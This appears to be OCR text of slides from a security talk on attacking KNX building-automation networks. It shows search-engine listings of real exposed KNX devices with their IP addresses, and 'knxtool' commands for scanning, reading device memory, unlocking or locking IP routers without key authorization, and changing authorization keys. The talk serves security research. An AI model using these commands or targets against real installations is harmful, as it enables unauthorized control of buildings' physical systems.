
Second Control Byte
In KNXnet/IP


Ideal world


RECOMMENDED A
KNXnet/IP Messages through VPN connection
VPN
Router with VPN functionality or Router + VPN server
KNXnet/IP Router or Tunneling Server(s)
TP Area
Line Coupler
TP Line
End Device
RECOMMENDED B
http access to object data via manufacturer specific solution or via KNX Web Services
Manufacturers specific device connected to Internet reflecting status of (some) group objects – manufacturer specific security measures
TP Area
Line Coupler
TP Line
End Device



KNX
ETS PROFESSIONAL
ETS
3) Send tool key encrypted with FDSK to KNX device on the bus
4) Save FDSK – no longer used
2) ETS creates tool key per device
5) ETS creates runtime keys
6) Distribute runtime keys encrypted with tool key via the bus
KNX Device
1) Input FDSK into ETS – not via bus – only visible to installer
Factory Default Setup key
Tool key
Runtime key

Real world


www.zoomeye.org ZoomEye - Cyberspace Search Engine
2018-06-19 20:48
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//E
185.92.238.4
9000/http
Spain, Guardamar del Segura
2018-06-19 20:48
HTTP/1.1 200 OK
Server: Ingelabs-httpd/1.0
Content-Type: text/html; charset=UTF-8
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//E
84.45.103.16
80/http
United Kingdom, Worksop
2018-06-19 18:54
HTTP/1.1 200 OK
Date: Tue, 19 Jun 2018 10:54:36 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.33-0+deb8u1
Set-Cookie: PHPSESSID=ejur8vb70b97nr7vfr9rfe7ou3; e
84.10.28.43
80/http
Poland
2018-06-19 18:54
<head>
<title>KNX IP BAOS 772</title>
</head>
<body><p>KNX IP BAOS 772</body></html>



www.censys.io "KNX" and (port 3671) - Censys
censys
IPv4 Hosts
"KNX" and (port 3671)
Register
Sign In
Results
Map
Metadata
Report
Docs
Quick Filters
For all fields, see Data Definitions
Autonomous System:
17 AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC, US
13 OVH, FR
10 DTAG Internet service provider operations, DE
8 PRIVATESYSTEMS - PrivateSystems Networks, US
7 TELEFONICA_DE_ESPANA
More
Protocol:
175 80/http
146 443/https
112 21/ftp
83 993/imaps
81 143/imap
More
Tag:
210 http
146 https
112 ftp
83 imaps
81 imap
More
IPv4 Hosts
Page: 1/9 Results: 210 Time: 93ms Query Plan: expanded
79.40.38.195
IBSNAZ (3269) Garino, Piedmont, Italy
8080/http
8080.http.get.body: - Router KNX-IP
89.43.197.230
TVHORADADA (50129) Almoradi, Valencia, Spain
8080/http
8080.http.get.body: Tecnologa - Zennio KNX-IP
88.18.4.211 (211.red-88-18-4.staticip.rima-tde.net)
TELEFONICA_DE_ESPANA (3352) Spain
8080/http
8080.http.get.body: Tecnologa - Zennio KNX-IP
188.10.64.141 (host141-64-static.10-188-b.business.telecomitalia.it)
IBSNAZ (3269) Florence, Tuscany, Italy
8080/http
8080.http.get.body: - Interfaccia KNX-IP
79.152.9.105 (105.red-79-152-9.dynamicip.rima-tde.net)
TELEFONICA_DE_ESPANA (3352) Spain
8080/http
8080.http.get.body: Tecnologia - Zennio KNX-IP
92.104.14.210 (210.14.104.92.dynamic.wline.res.cust.swisscom.ch)
SWISSCOM Swisscom (Switzerland) Ltd (3303) Zurich, Zurich, Switzerland
Cisco Network 443/https, 8080/http
8080.http.get.body: Tecnologia - Zennio KNX-IP
EMBEDDED NETWORK
83.38.17.56 (56.red-83-38-17.dynamicip.rima-tde.net)
TELEFONICA_DE_ESPANA (3352) Spain

stand-alone device




“smart” transceiver

(NCN5120 or E981.03)



Design self-transceiver

Connect anywhere to KNX TP




knxtool > **sniff**

To get information about number line, address format, which used


knxtool > **scan** {ip | tp} {x.y} [--timeout val] [--broadcast 'ip:port'] [--gateway 'ip:port']

To find all nodes in a line, because ETS5 sometimes can’t display all of them

Control neighboring nodes



knxtool > **read** {ip | tp} {x.y.z} [--output name_file] [--start 0xXX] [--stop 0xXX] [--size 0xXX] [--key 0xXX … 0xXX]



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	¥Z¥Z¥¥Z¥Z¥¥Z¥Z¥¥
0010h:	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	Z¥Z¥¥Z¥Z¥¥Z¥Z¥¥Z
0020h:	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	¥Z¥¥Z¥Z¥¥Z¥Z¥¥Z¥
0030h:	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	Z¥¥Z¥Z¥¥Z¥Z¥¥Z¥Z
0040h:	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	¥¥Z¥Z¥¥Z¥Z¥¥Z¥Z¥
0050h:	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	¥Z¥Z¥¥Z¥Z¥¥Z¥Z¥¥
0060h:	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	Z¥Z¥¥Z¥Z¥¥Z¥Z¥¥Z
0070h:	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	¥Z¥¥Z¥Z¥¥Z¥Z¥¥Z¥
0080h:	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	Z¥¥Z¥Z¥¥Z¥Z¥¥Z¥Z
0090h:	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	¥¥Z¥Z¥¥Z¥Z¥¥Z¥Z¥
00A0h:	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	¥Z¥Z¥¥Z¥Z¥¥Z¥Z¥¥
00B0h:	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	Z¥Z¥¥Z¥Z¥¥Z¥Z¥¥Z
00C0h:	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	¥Z¥¥Z¥Z¥¥Z¥Z¥¥Z¥
00D0h:	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	Z¥¥Z¥Z¥¥Z¥Z¥¥Z¥Z
00E0h:	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	¥¥Z¥Z¥¥Z¥Z¥¥Z¥Z¥
00F0h:	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	01	¥Z¥Z¥¥Z¥Z¥¥Z¥Z¥.
0100h:	01	02	00	02	FF	FF	00	FD	0A	FF	FF	00	FF	60	FF	FF	....ÿÿ.ý.ÿÿ.ý`ÿÿ
0110h:	FF	C3	C3	C3	C3	01	DD	00	FB	FF	CC	FF	00	00	00	00	ÿÃÃÃÃ.Ý.ûÿÌÿ....
0120h:	00	00	00	78	79	7A	20	41	42	42	00	00	00	00	00	00	...xyz ABB......
0130h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0140h:	00	01	00	00	00	00	C0	A8	01	DE	FF	FF	FF	00	C0	A8	......À¨.Þÿÿÿ.À¨
0150h:	01	01	5E	1A	0E	1A	08	10	00	00	00	FF	00	00	00	00	..w........ÿ....
0160h:	00	00	00	00	00	00	00	33	0D	A8	58	0A	AF	42	59	4B	.......3.¨X.¯BYK
0170h:	21	04	78	62	01	01	01	00	00	06	00	07	00	08	00	0B	!.xb............
0180h:	00	51	C3	06	00	07	03	FF	FF	FF	FF	FF	FF	FF	FF	FF	.QÃ....ÿÿÿÿÿÿÿÿÿ
0190h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	01	00	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿ..
01A0h:	0A	00	02	FF	FF	00	00	40	00	00	FF	AF	00	00	FF	FF	...ÿÿ..@..ÿ¯..ÿÿ
01B0h:	00	FF	FF	06	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	.ÿÿ.ÿÿÿÿÿÿÿÿÿÿ
01C0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01D0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01E0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01F0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	A5	5A	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿ¥Z
0200h:	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	5A	A5	A5	5A	A5	¥Z¥¥Z¥Z¥¥Z¥Z¥¥Z¥

IP	**192.168.1.222**
Mask	**255.255.255.255**
Gateway	**192.168.1.1**
Status router	**Lock or Unlock**
Friendly name	**“xyz ABB”, max 30 characters**

learnt to **read**, the next step - to **write** ☺

knxtool > **write** {ip | tp}

- Key authorization is not need
- Enable programm mode is not needed

So, how to unlock or lock an IP router ☺


For example:
knxtool > write ip 13.13.13 --start 0x180 --data 0x7E 0x5E 0x1A 0x1A

Unlock IP Router


Continue scanning KNX network

Lock other router and

manage KNX network




We can use the “User Message” command to send up to 69 bytes, not 15 bytes, some router can transfer 69 bytes form knx-tp to KNXnetIP



For some KNX IP router don’t forget about

“Padding”



To be or not to be

M_AuthorizeRequest/Response (in case of eee eee = 010 001, respectively 010 010)
These services allow accessing a bus device with memory access-protection. 16 different access levels are possible. A 32 bit number (FFFF FFFF) is required to be granted access to memory. If no access protection is used, the number remains at FFFF FFFF and all the access levels are enabled.


The process is started by an M_ AuthorizeRequest message which contains the number. The device that receives the message compares the number with its table and enables the corresponding access levels. If the number is not in the table, the device disables all memory access. The bus device replies with an M_ AuthorizeResponse; this reply contains the information about to which level access has been granted.

knxtool > **set_key** {ip | tp}
{x.y.z}
[--old-key 0x0 0xXX ... 0xXX]
[--new-key 0x0 0xXX ... 0xXX]
[--broadcast 'ip:port']
[--gateway 'ip:port']

However, some nodes can confirm that the authorization key was changed,

